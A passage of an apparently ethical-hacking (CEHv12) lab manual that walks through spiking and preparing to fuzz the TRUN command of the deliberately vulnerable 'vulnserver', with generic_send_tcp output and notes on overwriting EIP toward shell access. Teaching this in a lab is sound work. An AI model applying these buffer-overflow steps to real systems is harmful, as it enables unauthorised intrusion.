


```
generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
[[ Menu generic_send_tcp 10.10...
```


44. Now, click **CEHv12 Windows 11** switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.
45. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.
46. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value "A", as shown in the screenshot.




47. Click **CEHv12 Parrot Security** switch to the **Parrot Security** machine and press **Ctrl+Z** to terminate the script running in the terminal window.




48. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register.
49. Click **CEHv12 Windows 11** switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.
50. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach the vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
51. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine.
52. Minimize the **Terminal** window. Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.



